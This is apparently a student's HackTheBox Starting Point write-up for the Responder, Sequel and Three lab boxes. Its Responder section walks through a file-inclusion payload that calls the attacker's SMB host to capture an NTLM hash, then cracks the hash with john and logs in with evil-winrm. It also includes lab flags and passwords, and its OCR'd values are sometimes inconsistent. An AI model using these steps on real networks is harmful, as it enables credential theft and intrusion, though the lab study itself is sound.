The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with links for Starting Point, Season 6, Machines, Challenges, Sherlocks, and Tracks. The main area has a dark theme with various tabs at the top. A challenge card is displayed in the center, asking 'What does NTLM stand for?'. Below the question, there's a text input field containing '*** * *****' followed by a redacted section. The answer 'New Technology Lan Manager' is shown in green text, with a 'Hide Answer' link below it. A green checkmark icon is visible on the right side of the challenge card.

Question: Which flag do we use in the Responder utility to specify the network interface?

Answer: -I

This screenshot is identical to the one above, showing the 'What does NTLM stand for?' challenge. The only difference is that the answer 'New Technology Lan Manager' has been completely redacted, leaving only the question and the partially filled input field.

Question: There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?

Answer: john the ripper

The screenshot shows the HackTheBox web interface. On the left, there's a sidebar with links like Starting Point, Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, and Academy. The main area has a navigation bar with WinRM, Custom Applications, Protocols, XAMPP, SMB, Responder, PHP, Reconnaissance, Password Cracking, Hash Capture, Remote File Inclusion, and Remote Code Execution. Below that is a 'Tags' section with a green checkmark icon. A 'TASK 8' box contains the following text:
There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as 'john', but the full name is what?
The answer is: john the ripper

Question: What is the password for the administrator user?

Answer: badminton

The screenshot shows the HackTheBox web interface. The sidebar and navigation bar are identical to the previous screenshot. The main area has a 'TASK 9' box containing the following text:
What is the password for the administrator user?
The answer is: badminton

The first thing i did was to install reponder on my machine. I cloned it from a github repository using “**git clone https://github.com/lgandx/Responder**” command then confirmed whether **Responder.conf** is set to listen for SMB requests.

```
(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/lgandx/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 2452, done.
remote: Counting objects: 100% (831/831), done.
remote: Compressing objects: 100% (310/310), done.
remote: Total 2452 (delta 617), reused 570 (delta 519), pack-reused 1621 (from 1)
Receiving objects: 100% (2452/2452), 2.57 MiB | 785.00 KiB/s, done.
Resolving deltas: 100% (1577/1577), done.

(kali㉿kali)-[~/Desktop]
└─$ ls
Responder

(kali㉿kali)-[~/Desktop]
└─$ cd Responder
(kali㉿kali)-[~/Desktop/Responder]
└─$ ls
certs      Contributors  files      logs      OSX_launcher.sh  poisoners  Report.py    Responder.conf  servers      tools
CHANGELOG.md  DumpHash.py  LICENSE     odict.py   packets.py    README.md   requirements.txt  Responder.py  settings.py  utils.py

(kali㉿kali)-[~/Desktop/Responder]
└─$ cat Responder.conf
[Responder Core]

; Poisoners to start
MDNS = On
LLMNR = On
NBTNS = On

; Servers to start
SQL = On
SMB = On
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On

; Question: What is the password for the administrator user?
Answer: [REDACTED]

; The first thing I did was to install responder on my machine. I cloned it from a github repository
; using "git clone https://github.com/lgandx/Responder" command then continued whether
; Responder.conf is set to listen for SMB requests.
```

I then proceeded to start Responder with python3 , passing in the interface to listen on using the -I flag:

“ sudo python3 Responder.py -I tun0” where tun0 is the IP address issued when i connected to hack the box vpn.

```
(kali㉿kali)-[~/Desktop/Responder]
$ sudo python3 Responder.py -I tun0

[+/-] Poisons:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]

[+/-] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
```

```
kali㉿kali: ~/Desktop/Responder
```

File Actions Edit View Help

IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPA2 auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.14.152]
Responder IPv6 [dead:beef:2::1096]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-F1B0G4JTTWQ]
Responder Domain Name [324V.LOCAL]
Responder DCE-RPC Port [47204]


[+] Listening for events ...

we tell the server to include a resource from our SMB server by setting

the page parameter as follows via the web browser.

“`http://unika.htb/?page=//ATTACKER IP/somefile`”


My command was like “`http://unika.htb/?page=//10.10.14.152/somefile`”



Warning: include(): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**

Warning: include(): Failed opening '/10.10.14.152/somefile' for inclusion (include path='xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

After sending our payload through the web browser we get an error about not being able to load the requested file. But on checking listening Responder server i found a NetNTLMv for the Administrator user.



I then dumped the hash into a file and attempt to crack it with **john the ripper** a password hash-cracking tool.

To dump it I used echo “**The hash**” >> **hash.txt**

I then passed the hash file to john and cracked the password for the Administrator account. The hash type is automatically identified by johntheripper tool.

- **-w flag** specifies the wordlist i am using during hash cracking.

The command format was “**john -w=rockyou.txt hash.txt**”. I had moved the rockyou.txt wordlist to my machines desktop and i was running john from the desktop directory to, the hash.txt file was also on my desktop.

```
(kali㉿kali)-[~/Desktop]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
(kali㉿kali)-[~/Desktop]
$ cp /usr/share/wordlists/rockyou.txt /home/kali/Desktop
(kali㉿kali)-[~/Desktop]
$ ls
hash.txt  Responder  rockyou.txt

(kali㉿kali)-[~/Desktop]
$ john -w=rockyou.txt hash.txt
Created directory: /home/kali/john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Administrator (administrator)
1g 0:00:00:00 DONE (2024-10-20 11:40) 100.0g/s 409600p/s 409600c/s 409600C/s slimshady..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.


(kali㉿kali)-[~/Desktop]
$
```

Question: We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

Answer: 5985

The screenshot shows a browser window with several tabs open, including 'Hack The Box :: Starting P', 'tier1 - OneDrive', and 'Kelvin_Kimotho_cs-sa08'. The main content is the 'Starting Point' challenge on the Hack The Box website. On the left, there's a sidebar with icons for Home, Starting Point (which is selected), Season 6, Machines, Challenges, Sherlocks, and Tracks. The main area has a search bar and a navigation bar with 'STARTING POINT' highlighted. Below the navigation are several buttons for different tools: WinRM, Custom Applications, Protocols, XAMPP, SMB, Responder, PHP, Reconnaissance, Password Cracking, Hash Capture, Remote File Inclusion, and Remote Code Execution. A 'Tags' section shows a tag icon and the word 'Tags'. The challenge itself asks: 'the Responder machine using the password we recovered. What port TCP does it listen on?'. The answer is given as '5985'. There are 'Hide Answer' and 'Submit' buttons at the bottom.

Submit root flag: ea81b7afddd03efaa0945333ed147fac



I connected to the WinRM service on the target and try to get a session. Because PowerShell isn't installed on Linux by default, I use a tool called **Evil-WinRM**.

The command format is “**evil-winrm -i TARGET_IP -u TARGET_ACCOUNT_USERNAME -p TARGET_ACCOUNT_PASSWORD**”.

I run this, **evil-winrm -i 10.129.95.234 -u administrator -p badminton**” on my attacking machine. Evil-winrm was already installed.

Once in the target, I navigated to a user named mike Desktop folder, using **dir** command I listed the contents of that folder. I found a file named **flag.txt**. Using **type** command, I viewed the contents of the file.

```
(kali㉿kali)-[~/Desktop]
└─$ evil-winrm --version
v3.5

325└─$ evil-winrm -i 10.129.95.234 -u administrator -p badminton
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../../mike/Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir

 Directory: C:\Users\mike\Desktop

File Mode LastWriteTime Length Name
-a— 3/10/2022 4:50 AM 32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea1b17afdd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```

Hack The Box :: Starting Point

https://app.hackthebox.com/starting-point

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HACKTHEBOX

Starting Point

Season 6

Machines

Challenges

Sherlocks

Tracks

Rankings

Academy

HTB for Business

Tag

Responder has been Pwned!

Congratulations kelvinkim, best of luck in capturing flags ahead!

20 Oct 2024

PWN DATE

Sequel

Here is my shareable link.

<https://www.hackthebox.com/achievement/machine/2075093/403>

Introduction

Under this box, I gained insight on relational databases, eg MYSQL, MariaDB. How they store and process data. How to connect. Their structure, tables, rows and columns.

- For enumeration, we use nmap. -sC performs a script scan, -sV allows determine version of the running service. "sudo nmap -sV -sC TARGET_IP"
- Mysql runs on port 3306 by default.
- MySQL is a service designed for database management: creating, modifying, and updating databases, changing and adding data, and more.
- We can install mysql locally using "sudo apt install mysql*"
- * Helps us include all the related MySQL packages available
- We can run "mysql --help" to gain insight on how to use it.

MySQL clients usually authenticate with the service with a username/password combination.

Connection format is as follows. "mysql -u USERNAME -p PASSWORD -h HOST"

- -p , password flag
- -u , username flag
- -h, host flags

The commands we use for navigation include,

- SHOW databases; -Prints out the databases we can access.
- USE {database_name}; Set to use the database named {database_name}.
- SHOW tables; Prints out the available tables inside the current database.
- SELECT * FROM {table_name}; prints out all the data from the table {table_name}.

A semicolon is key. It marks the end of a sql query. "Show databases;" for example.

Question: During our scan, which port do we find serving MySQL?

Answer: 3306


Question: What community-developed MySQL version is the target running?

Answer: mariadb

The screenshot shows the HackTheBox web interface. On the left is a sidebar with links like Season 6, Machines, Challenges, Sherlocks, Tracks, Rankings, Academy, and HTB for Business. The main area has tabs for Vulnerability Assessment, Databases, MySQL, SQL, Reconnaissance, and Weak Credentials. Two tasks are listed under the MySQL tab:

- TASK 1**: During our scan, which port do we find serving MySQL?
Answer: ***6
Actual Answer: 3306
- TASK 2**: What community-developed MySQL version is the target running?
Answer: *****B
Actual Answer: mariadb

There seemed to be an error and the version was not coming through. From my guess i got the answer correct.




Question: When using the MySQL command line client, what switch do we need to use in order to specify a login username?

Answer: -u

Question: Which username allows us to log into this MariaDB instance without providing a password?

Answer: root




Question: In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

Answer: *

Question: In SQL, what symbol do we need to end each query with?

Answer: ;




Question: There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

Answer: htb

The image shows a Kali Linux desktop environment with two windows open. The top window is a web browser displaying the HackTheBox starting point page at <https://app.hackthebox.com/starting-point>. The page contains a challenge titled "Starting Point" which asks for the name of the fourth unique database in a MySQL instance. The bottom window is a terminal window titled "kali@kali: ~/Pictures". It shows a MySQL session connected to a host at 10.129.125.152. The user runs the command `show databases;` and the output shows four databases: htbs, information_schema, mysql, and performance_schema. The terminal window has a dark blue background with a large blue "UX" logo and the tagline "able to hear" visible in the background.

Submit Flag: 7b4bec00d1a39e3dd4e021ec3d915da8





"the quieter you become, the more you are able to hear"

```

kali@kali: ~/Pictures
File Actions Edit View Help
MariaDB [(none)]> use htbd;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [htbd]> show tables;
+-----+
| Tables_in_htbd |
+-----+
| config        |
| users         |
+-----+
2 rows in set (0.233 sec)

MariaDB [htbd]> select * from users;
+----+-----+-----+
| id | username | email      |
+----+-----+-----+
| 1  | admin    | admin@sequel.htbd |
| 2  | lara     | lara@sequel.htbd |
| 3  | sam      | sam@sequel.htbd  |
| 4  | mary     | mary@sequel.htbd |
+----+-----+-----+
4 rows in set (0.421 sec)

MariaDB [htbd]> select * from config;
+----+-----+-----+
| id | name      | value      |
+----+-----+-----+
| 1  | timeout   | 60s       |
| 2  | security   | default   |
| 3  | auto_logon | false     |
| 4  | max_size   | 2M        |
| 5  | flag       | 7d4bec00d1a39e3dd4e021ec3d915da8 |
| 6  | enable_uploads | false   |
| 7  | authentication_method | radius |
+----+-----+-----+
7 rows in set (0.235 sec)

MariaDB [htbd]>

```



Search Hack The Box

STARTING POINT

kelvinkim

Starting Point

Season 6

Machines

Challenges

Sherlocks

Tracks

Rankings

Academy

HTB for Business

Tag

Sequel has been Pwned!

Congratulations kelvinkim, best of luck in capturing flags ahead!

23 Sc Share on Facebook

PW Share on LinkedIn

Share on Twitter

Three

Here is my shareable link <https://www.hackthebox.com/achievement/machine/2075093/489>

Introduction

This box gave me insights on how we can exploit this poorly configured S3 bucket and upload a reverse shell on it.

For enumeration, we use nmap to scan the TARGET_IP. nmap -sV TARGET_IP"

- SSH service runs on port 22.
- /etc/hosts file with the corresponding IP address to be able to access this domain in our browser.

```
"echo "10.129.227.248 thetoppers.htb" | sudo tee -a /etc/hosts"
```

A **subdomain name** is a piece of additional information added to the beginning of a website's domain name.

It allows websites to separate and organize content for a specific function — such as a blog or an online store — from the rest of your website.

We use tools like ,wfuzz, gobuster for enumeration.

We will be using the following flags for gobuster.

- vhost. for brute-forcing
- -w path to the wordlist
- -u the url

An example is, " gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb"

S3 is a cloud-based object storage service. It allows us to store things in containers called buckets.

- AWS S3 buckets have various use-cases including Backup and Storage, Media Hosting, Software Delivery, Static Website etc.
- The files stored in the Amazon S3 bucket are called S3 objects.
- awscli tool enables us interact with this S3 bucket.
- To configure it we use "aws configure" command.
- We can list all of the S3 buckets hosted by the server by using the

- ls command. " aws --endpoint=http://s3.thetoppers.htb s3 ls"
- awscli has got another feature that allows us to copy files to a remote bucket.

Question: How many TCP ports are open?

Answer: 2

The screenshot shows the HackTheBox starting point page. On the right, under the 'TASK 1' section, there is a question: 'How many TCP ports are open?'. Below the question, there is a text input field containing the number '2'. To the right of the input field is a green checkmark icon. Below the input field, there is a link labeled 'Hide Answer'.

The screenshot shows a terminal window on Kali Linux with the command \$ nmap -sC 10.129.106.135. The output of the Nmap scan shows that port 22/tcp is open and SSH is running. The terminal also shows the user's path: (kali㉿kali)-[~/Pictures].

```
$ nmap -sC 10.129.106.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 17:44 UTC
Nmap scan report for 10.129.106.135
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 17:8:b4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|_  256 e6:0f:1a:fe:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:20:80:c6:8f:05 (ED25519)
80/tcp    open  http
|_http-title: The Toppers

Nmap done: 1 IP address (1 host up) scanned in 35.79 seconds
```

Question: What is the domain of the email address provided in the "Contact" section of the website?

Answer: thetappers.htb

